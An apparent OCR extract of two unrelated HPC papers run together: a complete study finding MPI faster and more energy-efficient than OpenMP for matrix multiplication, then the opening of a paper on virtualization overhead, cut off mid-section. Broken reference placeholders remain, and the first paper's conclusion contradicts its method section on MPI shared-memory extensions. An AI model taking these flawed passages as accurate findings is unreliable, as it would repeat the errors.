Abstract - A power consumption of a high performance computer (HPC) system has been an issue lately. Many programming techniques are still relying on performance gain, but only few of them are concerning energy footprint of the increased computing power. MPI and OpenMP are considered as a core scientific HPC programming libraries for distributed-memory and shared-memory computer systems respectively. Each of them brings performance when used on a parallel system, but there are dissimilarities in their performance per watt ratio. The key is to find the best appliance for each of them on a shared-memory computer system.

Keywords: High performance computing, green computing, parallel programming

I. INTRODUCTION

The performance race in a world of High Performance Computing (HPC) came to a breaking point, because in a world of limited resources that kind of growth is not feasible. More concerning facts occupy the platform providers, like the running costs, reliability, availability and overall profitability of running HPC installations. The performance is still a key point and the purpose of HPC, thus said by the term, but "performance no matter what" is not. When the group of scientists made a "Green destiny" HPC project at 2001, [1], the HPC world was on the verge of turnaround. Immediately after, all of the HPC providers started to think in a way not only to offer performance, but to offer best performance per energy consumed. That direction brought two advantages, first was obviously greater environment friendliness, and the second was bigger revenue for the HPC providers. However, the change of HPC philosophy is only the first step in creation of ultimate systems with high performance per energy consumed, because there are still many issues to solve. The existing HPC world has to be changed from bottom to top, meaning that everything has to be adapted to the new state of the art. Changes have to be applied from IC levels to cooling, and programmer consciousness of the resource utilization, as presented in [2]. In this manner, the Green500 list has increasing popularity over a Top500 list of HPC ranking, thus influencing awareness of a power consumption problem in a HPC world.

When speaking of tuning the HPC efficiency, it is obvious that the important step is tuning up the tier 5 of the abstraction layer based on [2], which means selecting the parallelization models which bring the most efficient performance. Considering that an HPC node is a shared-memory computer system, often capable of executing parallel job by itself, and the increasing use of hybrid parallel programming technique, it can serve as a standalone platform for efficiency testing. Furthermore, the two most represented parallel scientific paradigms are message passing and thread programming; therefore it is important to compare their mostly used representatives: OpenMP for thread programming, and MPI for message passing paradigm. So in this paper we address an aspect of using these two technologies on a shared-memory computer system comparing whether there are significant differences which could be used to improve energy efficiency of an HPC systems.

The rest of the paper is organized as follows: Section II presents some of the related work on the Green HPC research which led to some of the ideas in this paper. Section III analyzes existing green metrics for the HPC power and performance evaluation and chooses best for the experimental evaluation. Furthermore, Section IV aggregates some of the most important differences between OpenMP and MPI programming APIs in order to clarify the experimental results, while Section V explains the rest of the experimental setup. Section VI presents the experimental results and analyzes them, whilst section VII presents plans and ideas for related future research by the authors. Finally, Section VIII concludes the paper.

II. GREEN HPC

The era of greening the computing resources is mostly aimed at HPC systems because of their enormous energy footprint. For instance, a present leader of a Top500 supercomputer list – Japanese K computer – delivers 11.28 PFLOP/s but at 12,66MW of power consumed. That led to many publications in the field of green computing technologies, an area of research which is constantly growing and is already vast. Therefore, this section describes only a portion of related work narrowly related to the topic of this paper.

The similar experiment has been conducted by the authors in [3]. They have done a series of tests comparing the performance per watt metric on the multi core CPU, GPU and a combination of both. Their goal was to achieve best possible performance per watt using the ideal combination of CPU and GPU load. Although, their measurement depends on the component power draw, most of which are estimated (CPU power draw from MBO, GPU

power draw from PCIe slot), thus making room for some errors.

Furthermore, the green metric for HPC systems is discussed in [4], where authors try to implement other metric for measurement the "greenness" of the HPC system than the most popular performance per watt (FLOPS/W). Their metric, borrowed from low-power circuit design called Energy Delay product, ED^n, failed to achieve its purpose of equally classifying computer systems under the green metric. The parameter n, which is the emphasis on performance over power consumption, achieves its purpose only if set to 1. Otherwise the metric prefers only highly parallel supercomputers, almost independent on their power draw, thus making the parameter n redundant. Consequently, authors use FLOPS/W metric, although they stress out the importance of green metric improvement.

The authors in [5] expand the metric from [4], and use other methods in order to standardize the power/performance measurement for Green500 list. Also, the authors analyzed power measurement procedures, stating that instantaneous power measurement can have up to 35% variance over the entire run of the application. But this variance is not an issue in majority of performance per watt tests, because only a mean value is of importance there. However, if the reliability and availability is an issue, these facts should be taken into account.

The theoretical comparison between OpenMP and MPI programming paradigms is presented in **Error! Reference source not found.**, with the important accent on behavior on single servers (shared-memory platforms, SMPs). Authors mention that application is the key of choosing either approach, because both paradigms can have different efficiencies while used in different applications running on an SMP.

III. METRIC

The key for a successful benchmarking of the HPC power efficiency is the right metric. Undoubtedly, the most important green metric for an HPC system is the amount of processing ability per electricity consumed, or more popularly known as performance per Watt. As in Section II there are some attempts to expand this metric, but most of the authors, vendors and providers rely on FLOP/Ws, which is an equivalent to FLOP/J (Floating Operations, or just Operations, per Joule), (1).

$$\eta = \frac{\text{Number of operations}}{1\,\text{Joule}} \tag{1}$$

The metric from (1) is also used in ranking the Green500 list, [7]. Furthermore, (1) can be viewed as a form of the energy delay product, explained in [4], considering $n = 1$ (which means that the emphasis on performance and power saving is equal), shown by (2).

$$ED^n\left[\frac{\text{FLOP}^{\,n}}{Ws}\right] = \eta, \quad n = 1 \tag{2}$$

Another metric which is used to analyze performance per watt of an HPC system is J/Operation (Joule per Operation), or commonly nJ/FLOP, like in [8]. Generally, the power of a computer system is measured as the instantaneous real power, which is the power turned to useful computational work.

Real power of a complete system is polled in intervals of approximately 1s, and is the best indicator of the current load of the system. The aforementioned metric will be used in Section VI when explaining experimental results.

IV. OPENMP VS. MPI

Message passing and thread programming paradigms (mostly in the form of two technologies - MPI and OpenMP) tested in this experiment are the main tool for scientific applications requiring parallelism. In this paper we compare these two technologies in respect to energy efficiency, because a goal of greening the HPC systems cannot be achieved without greener applications.

MPI is an API or a programming library that allows processes in FORTRAN, C and C++ to send messages to each other. OpenMP, on the other hand, is not an API, but an extension to a compiler, as noted in 0. While MPI creates independent processes, OpenMP uses operating system threads (POSIX threads or Pthreads) running at the same time and sharing memory space. As a result, MPI is aimed (but not restricted) to the use in distributed-memory systems, while the OpenMP is exclusively made for the use in shared-memory environments. Therefore, using MPI in shared-memory environments does not seem practical, although the experiments show otherwise.

If a single process needs to read the data to which another process has access to when using MPI, a message has to be sent between them. OpenMPs threads work differently; they can achieve the same by reading from the same memory locations, but not at the same time. At first glance thread programming seems more efficient when used on a shared-memory platform than sending messages between the two processes. However, it all depends on the application. Sometimes is better to send messages than to wait for shared-memory access, mostly in applications with many shared variables. Therefore, MPI spawns multiple independent processes, each carrying its own code, while OpenMP uses single process which spawns multiple threads. A combination of the two is possible, which is the topic for future work.

There is an extension to MPI when running on a shared-memory platform which uses shared-memory process model (SMPM) shown in [9]. This MPI extension is made because, as authors say, direct load/store access between processes is more efficient than any of MPI communication methods and easier to use than threads. The SMPM MPI emulates shared-memory behavior via calls for allocation and deallocation of a shared-memory space. Nevertheless, a classic message passing system is used in this paper; the analysis of the introduced SMPM MPI extensions is a part of the future research.

V. TEST SETUP

So as to achieve better insight into programming paradigm influence on the power efficiency of an HPC system, the three most important aspects of the test setup had been analyzed: algorithm (which serves as the computational

load), test platform (a computing system which will run the algorithm), and the power measurement equipment. Our test setup comprises different platforms, different metrics and different loads.

A. Algorithm

The testing algorithm is an MxM operation (matrix multiplication), shown by (3).

$$\mathbf{C} = \mathbf{A} \times \mathbf{B}, \quad \mathbf{A}, \mathbf{B} \in R^{n \times n} \tag{3}$$

Matrix multiplication is a large scale SIMD operation, which consists of add and multiply operations. Many HPC benchmarks rely on highly optimized routines for MxV and MxM operations from parallel libraries such as PBLAS and SCALAPACK. Therefore, the matrix multiplication can be considered as a sort of an HPC benchmark. The complexity of such an algorithm is $O(n^3)$ for square matrices, although there are other newer methods which achieve lesser complexity, such as generalized Coppersmith–Winograd algorithm, [10], complexity of which is $O(n^{2,3727})$. But, considering that the algorithm is needed only to put a high computational load to the processing units, the standard algorithm is a good option.

B. Testing platform

The three completely different platforms were used for performance evaluation: the Processing Platform 1 (PP1), PP2, and PP3, details of which can be seen in the Table I. However, only the first two served as a platform for the power efficiency tests. All platforms are based on Linux OS with the gcc compiler installed on all of them, furthermore, programs were run directly through terminal on PP1 and PP2, and through Condor-G job submission script on PP3.

C. Power measurement

We use National Instruments' NI DAQPad-6015 for data acquisition, Tektronix A622 current probe and IOtech WBK61 voltage probe. For the data analysis and oscilloscope reading we use LabView 9.0.

VI. Experimental Results

For the performance testing matrices sized from 2000x2000 to 5000x5000 with increments of 500 per dimension were used. Smaller matrices were negligible for good performance comparison, so they were omitted. Bigger matrices, on the other side, cause very long execution times, which is not feasible on platform PP1. Matrix size of 3000x3000 was used for power efficiency test, because this dimension proved itself to be the best tradeoff between execution time and system load for recording the power profile of the system load. Also, the authors in [3] used similar dimension, which makes it easier to compare results with them. Tests are divided into two separate subsections for better analysis. The first subsection shows matrix multiplication performance results using differently sized matrices on different platforms, while in second subsection power measurement analysis has been given.

TABLE I. Platforms used in the experiment

ID	*Description*
PP1	Single core Intel P4 CPU @ 2.4GHz, 1GB of DDR RAM @400MHz
PP2	Dual core AMD Athlon CPU @ 3.13GHz, 4GB of DDR2 RAM @ 1000MHz.
PP3	Single CRO-NGI ETFOS node (PowerEdge M600 Blade), two Quad-core Intel Xeon Processors E5430 @ 2.66 GHz, 16GB of ECC DDR2 RAM @ 667MHz

A. Performance

Fig. 1, 2 and 3 show the difference between raw performance of the OpenMP and MPI on platforms PP1, PP2 and PP3 respectively, measured in seconds. We measured an average execution time difference of 15% running at PP1, 25% running at PP2 by using single core, and 27% by using both cores in favor of the MPI. PP3 platform results are even more favorable to MPI, showing the difference of 4% when running on single core, 84% running on 2 cores and 116% running on all 8 cores. The differences occur because of the better resource utilization by the MPI, better task separation, and probably the imperfections of the POSIX thread resource control (in the case of OpenMP). Also, given results tend to question other parameters which may cause the differences which occurred, such as the type of benchmark algorithm used to stress the system, MPI and OpenMP versions, the nature of OpenMP programming approach, etc. Therefore, we plan to conduct more tests which will confirm or reject these doubts.

B. Power consumption

The main point of making this paper is the energy footprint study for the message passing and threads paradigms. The results prove that efficiency also goes in favor of MPI. Fig. 4 illustrates power profiles while running the algorithm from subsection V.*A.* on platforms PP1, PP2 using single core, and on PP2 using both cores respectively. Platform PP3 was not analyzed because of the momentary unavailability of node power data, but it will be the part of our future work. Even considering the lower power consumption of a computer system while using OpenMP, the difference is not enough to compensate for the longer execution times, resulting in a lower performance per watt figures, which will be explained hereinafter. Energy efficiency graph displayed in Fig. 5 shows that the MPI is more effective than OpenMP tested on 2 platforms. The difference in MFLOP/J ranges from 11.5% for PP2 while using both cores, to 12% for single core run at PP2, up to 16% on PP1. The difference is far from negligible, leading




Figure 1. PP1 performance.




Figure 2. PP2 performance




Figure 3. PP3 performance

to the conclusion that, although OpenMP is intended exclusively for the shared-memory platform, it is not necessarily a better option compared to the MPI. The top efficiency achieved was 0.982 MFLOP/J (1.03 μJ/Operation), by MPI using both cores on PP2. OpenMP scored lowest efficiency in our experiment of 0.353 MFLOP/J (2.83 μJ/Operation), running at PP1. These results put tested platforms far behind the efficiency of modern HPCs, but they serve as a good setup for testing the energy footprint of the parallel programming paradigms.

VII. Future Work

Our goal is to further expand the influence of parallel programming paradigms and technologies on the HPCs energy footprint. Our future work will also encompass new platforms and different algorithms. Furthermore, we plan to conduct an energy analysis more thoroughly, by measuring more parameters whose setting can significantly affect HPC energy efficiency.

VIII. Conclusion

The two most frequently used parallel programming technologies such as OpenMP and MPI share common purpose, but at very different cost. Although the MPI standard was primarily made for distributed-memory architectures, which is contradictory to OpenMPs use on shared-memory architectures, our experiment shows that this is not always applicable. By using the common HPC benchmark algorithm – matrix multiplication, we have shown that OpenMP lacks performance when running large scale SIMD operations on shared-memory computer system when compared to MPI. Albeit using shared-memory extensions for MPI, it proved itself superior over OpenMP not only in the field of performance, but in the field of performance per watt. This conclusion changes the perspective of green HPC, because small energy efficiency difference on single shared-memory node can ultimately lead to immense power differences on large scale applications and HPCs.

Acknowledgment

This work was supported by research project grant No. 165-0362980-2002 from the Ministry of Science, Education and Sports of the Republic of Croatia.

References

[1] M. Warren, E. Weigle and W-C Feng, “High-Density Computing: A 240-Node Beowulf in One Cubic Meter”, Proc. ACM/IEEE High-Performance Networking and Computing Conference, Baltimore, MD, USA, 2002.

[2] G. Martinovic and Z. Krpic, “Towards green HPC blueprints”, The Second Intl. Conf. on Cloud Computing, GRIDs, and Virtualization, Rome, Italy, pp. 113–118, 2011.

[3] Da Qi Ren, R. Suda, “Investigation on the power efficiency of multi-core and GPU Processing Element in large scale SIMD computation with CUDA”, IEEE Proc. of the Intl. Conf. on Green Computing, Chicago, IL, USA, pp. 309–316, 2010.

[4] C.-H. Hsu, W.-C. Feng, and J.S. Archuleta, “Towards efficient supercomputing: a quest for the right metric”, Proc. of the 19th IEEE Intl. Parallel and Distributed Processing Symposium, Denver, CO, USA, workshop 11., vol. 12., 2005.

[5] B. Subramaniam, Wu-chun Feng, “Understanding Power Measurement Implications in the Green500 List”, IEEE/ACM Intl. Conf. on Green Computing and Communications, Hangzhou, China, pp. 245–251, 2010.

[6] D. Eadline, “Comparing MPI and OpenMP”, Cluster connection web article, available at http://www.clusterconnection.com/2009/08/comparing-mpi-and-openmp/, 2009., accessed 2011.

[7] The Green500 List, available at http://www.green500.org/, accessed 2011.

[8] J. Calamia, “China’s homegrown supercomputers”, IEEE Spectrum, vol. 49, num. 1., pp. 54–56, 2012.

[9] M. A. Heroux, R. B. Brightwell, M. M. Wolf, “Bi-modal MPI and MPI+threads computing on scalable multicore systems”, IPDPS 2011., submitted.

[10] V. Williams, “Breaking the Coppersmith-Winograd barrier”, unpublished, 2011.




Figure 4. Power profiles while running the code on different platforms




Figure 5. Platform power efficiency

Matrix Multiplication Performance Analysis in Virtualized Shared Memory Multiprocessor

Marjan Gusev
Ss. Cyril and Methodius University
Faculty of Information Sciences and
Computer Engineering
Skopje, Macedonia
Email: marjan.gushev@finki.ukim.mk

Sasko Ristov
Ss. Cyril and Methodius University
Faculty of Information Sciences and
Computer Engineering
Skopje, Macedonia
Email: sashko.ristov@finki.ukim.mk

***Abstract*—In this paper we analyze the performance of a multiprocessor using a virtualized environment. There are a lot of papers analyzing the performance with conclusion that discrepancy happens due to L2 cache. Our conclusion based on observation and experimental research shows that the main reason should be L3 in this case.**

Our hypothesis to be confirmed by experimental research is that the program will be executed slower in virtual environment compared to traditional server. There is also a hypothesis that the speedup in virtual environment for parallel execution is smaller than in sequential. However, analyzing the speedup graphs we can conclude that speedup in virtual environment is greater than speedup in traditional environment. We have also found that there is a region with particular problem size for matrix multiplication where the program runs faster in virtual environment.

The experiments showed that the achieved performance in virtual environment is even better than traditional environment, but only in specially defined regions. In other regions there is a huge performance drawback in virtual environment and fails to measured average of 66.58% of traditional environment.

***Index Terms*—High Performance Computing, Parallelization, Cache, Memory, Virtualization**

I. Introduction

Virtualization offers creation of more dynamic, flexible and scalable datacenters. It is the baseline for cloud computing IaaS and PaaS service layers. Cost reduction for power consumption and cooling, easy administration, backup, migration, and security isolation are benefits and reason why virtualization techniques are more and more used in modern enterprises.

Despite all the advantages, current virtualization solutions do not produce performance isolation among virtual machines. The introduction of a new layer produces overall performance discrepancy of the application in a guest operating systems. Figures 1 and 2 present the architecture differences of traditional and virtual environment. Most of current multiprocessors use shared last level cache. Sharing it among different guest operating systems produces much more cache misses rather than traditional.

The key expectation of a multiprocessor is achieving maximum efficiency offered via high performance computing. Our intention is to analyze the resource utilization for computationally and memory intensive algorithm execution with high performance computing in virtual environment. An example of computationally and memory intensive algorithm is the matrix multiplication algorithm.



Fig. 1. Traditional environment [1]




Fig. 2. Virtual Environment [2]

A. Related Work

A lot of papers refer the virtualization performance. Padala et al. evaluate Xen and OpenVZ virtualization technologies

focusing on CPU efficiency in various configurations [3]. They conclude large performance discrepancy caused by higher virtualization overhead in Xen, likely due to higher L2 cache misses and misses per instruction. In this paper we prove that performance discrepancy is not due to L2 cache, but due to last level cache, i.e. L3 in this case.

Koh et al. [4] predict the performance scores of the applications under performance interference in virtual environments. They describe the phenomenon that running the same virtual machine on the same hardware at different times among the other active virtual machines will not achieve the same performance. That is, the performance of the virtual machine depends on the work performed by other active virtual machines. Therefore, we use only one virtual machine with the same hardware as real machine to measure the performance drawbacks caused only due to virtualization overhead layer.

A lot of research is performed on high performance computing (HPC) and better resource utilization. The authors in [5] found a superlinear speedup in virtual environment executing the matrix multiplication algorithm in a multi chip single core. The series of experiments which increase the matrix size N versus the number of processing elements P can be found in [6]. In this paper we analyze multi chip multi core virtual environment and compare the performances obtained in virtual and traditional environment on the same hardware infrastructure.

Combining HPC with virtual environment is also analyzed. Performance models for applications in virtual environments are build in [7]. The authors in [8] evaluate the performance of several virtual machine technologies with OpenMP and MPI jobs. They concluded smaller speedup in all virtual test environments for parallel execution with OpenMP on 2x4 cores. The results of our experiments with matrix multiplication algorithm show greater speedup in virtual environment compared to traditional when executing in parallel. Distributed memory over committed system is analyzed in [9]. The authors improve the communication performance by avoiding the waste of processing resources on unnecessary message polling.

The paper is organized as follows. In Section II we briefly present the test plan and methodology. The matrix multiplication algorithm is used for performing the testing as presented in Section III, along with the analysis of computational and memory complexity in sequential and parallel execution. The results of the experiments in traditional and virtual test environments are presented in Sections IV and V correspondingly. Section VI compares the results of the experiments performed on both environments. In Section VII we discuss the results of achieved performance discrepancy in virtual environment.

II. Testing Methodology

The experiments are performed on two same HP Proliant DL380 G7 servers, each with 2 x Intel(R) Xeon(R) CPU X5680 @ 3.33GHz GHz [10] and 24GB RAM. The processor has 6 cores, each with 32 KB 8-way set associative L1 cache dedicated per core, and 256 KB 8-way set associative L2 cache dedicated per core. All 6 cores share 12 MB 16-way set associative L3 cache.




Fig. 3. Parallel Matrix Multiplication [6]

The first server is installed with Linux Ubuntu 10.10 as traditional host operating system on one real hardware machine. The second server uses Linux Ubuntu 10.10 installed as guest operating system with all resources dedicated to the virtual machine using VMware ESX Server 5i [11].

Execution time is measured for the matrix multiplication algorithm on both traditional and virtual servers during the test experiments.

The test experiments have two goals. The first goal is to model the multiprocessor's behavior, i.e. speed and speedup in computationally and memory intensive matrix multiplication algorithm on both environments as a baseline. The second goal is to model the performance drawbacks due to virtualization implementation on the second server compared to traditional server.

III. Testing Algorithm

Matrix multiplication algorithm is used as test data. To simplify, we choose squared matrices with dimension N. For all $i, j = 0, 1, \ldots, N-1$ the result product matrix $C_{N \cdot N} = [c_{ij}]$ is defined in (1) by multiplying the multiplier matrix $A_{N \cdot N} = [a_{ij}]$ and the multiplicand matrix $B_{N \cdot N} = [b_{ij}]$.

$$c_{ij} = \sum_{k=0}^{N-1} a_{ik} \cdot b_{kj} \tag{1}$$

We partition the matrix A on N rows and each row C_i of matrix C is calculated as defined in (2) and depicted in Figure 3.

$$C_i = A_i \cdot B \tag{2}$$

To exploit maximum performance for parallel execution on P processing elements we group rows A_i in P sets, such that for all $i = 0, 1, \cdots, N-1$ and $s = 0, 1, \cdots, P-1$ row A_i is placed in Set_s if equation (3) is satisfied. The algorithm assures that each row A_i will be placed in exactly one set.

$$s = i \ mod \ P \tag{3}$$

Each set Set_s is sent to execution on the processing element P_s.

All test cases are executed using different matrix size N for different number of processing elements from 1 to 12. Tests are performed by unit incremental steps for matrix size and number of processors.

Matrix multiplication algorithm is computationally and memory intensive and depends of matrix size N.

A. Computational Complexity

The algorithm performs N^3 sums and N^3 products, or total $2 \cdot N^3$ operations for sequential execution on one processing element.

The matrix partitioning algorithm explained previously defines different data and code for each processing element in parallel execution. Each processing element in parallel environment executes average $2 \cdot N/P \cdot N^2$ operations. In total the algorithm performs $2 \cdot N^3$ operations for parallel execution, i.e. same as sequential execution on one processing element.

B. Memory Complexity

The algorithm needs to store $3 \cdot N^2$ elements. If ME denotes the size of one matrix element in bytes, then total memory requirement is $3 \cdot N^2 \cdot ME$ for sequential execution. Cache memory does not need to store three matrices but only two input matrices A and B since the write is directly forwarded to main memory. No matter what cache memory type the processor uses it needs to store $2 \cdot N^2 \cdot ME$ bytes.

Due to shared memory parallel system, last level memory (L4 or main memory in this case) needs to store the whole matrices A, B and C, or total $3 \cdot N^2 \cdot ME$ bytes. Opposite to sequential execution the cache memory requirement directly depends on cache type and level for parallel execution.

Dedicated cache memory per processing element (core) needs to store the whole matrix B with capacity of $N^2 \cdot ME$ bytes and only chunk of matrix A. The amount of necessary space in dedicated per core cache memory is given in (4).

$$DedicatedCachePerCore = (1 + 1/P) \cdot N^2 \cdot ME \quad (4)$$

L3 cache is usually shared per chip if exists. If s denotes the number of chips the shared multiprocessor consists, then L3 needs to place the whole matrix B with $N^2 \cdot ME$ bytes and around N^2/s elements of matrix A, i.e. around $1/s \cdot N^2 \cdot ME$ bytes. The total amount of necessary space in dedicated per chip cache memory is given in (5).

$$DedicatedCachePerChip = (1 + 1/s) \cdot N^2 \cdot ME \quad (5)$$

Our test environment uses L1 and L2 dedicated per core caches. Each L2 cache should be able to store $DedicatedCachePerCore$ bytes defined in (4). The multiprocessor uses $s = 2$ chips with dedicated per chip L3 cache and thus each L3 cache needs to store $DedicatedCachePerChip$ bytes defined in (5).

C. Algorithm Parameters

The processor speed is calculated by dividing the number of operations and measured execution time (6), both for sequential and parallel execution.

$$Processor\ Speed = \frac{2 \cdot N^3}{T_{measured}} \quad (6)$$




Fig. 4. Speed in Traditional (T) Operating System

Speedup for parallel execution is calculated as ratio of sequential and parallel execution time by (7).

$$Speedup = \frac{T_{Seq}}{T_{Par}} \quad (7)$$

Our hypothesis to be confirmed by experimental research is that virtual environment will perform bigger execution time and smaller speed, as well as smaller speedup compared to traditional server.

D. Testing Regions

The authors in [6] define regions L1, L2, L3 and L4 as follows. The region L1 is determined as memory size of the L1 cache and its capability to store complete memory requirements. It means to find the maximum N which will fit in (4). It is assumed that in this case no cache miss will be generated in L1 cache since all relevant data will be stored in the cache. Increasing N will produce cache misses, but now we enter the L2 region where we try to find the value of N that will enable storage of all memory requirements in L2 and avoid generation of cache misses on L2 level. The same definitions continue to explain L3 and L4. If next cache level is missing it is assumed that main memory presents the corresponding region.

The experiments show different behavior in all defined regions. A good analysis of the obtained results will define overall behavior of testing environment.

IV. Parallel Matrix Multiplication in Traditional Environment

This Section presents the result of the baseline experiments in traditional environment. Figure 4 presents the speed expressed in gigaflops versus matrix size N for each test case with different number of processing elements $P = 1, 2, \cdots, 12$. Figure 4 presents huge performance degradation when $N > 512$. This is the entrance in L4 region, i.e. the region where the matrix elements do not fit in last level L3 cache generating cache misses in L3 cache. In this region the matrix elements should be loaded from the main memory, instead of L3 cache, which is time consuming operation.

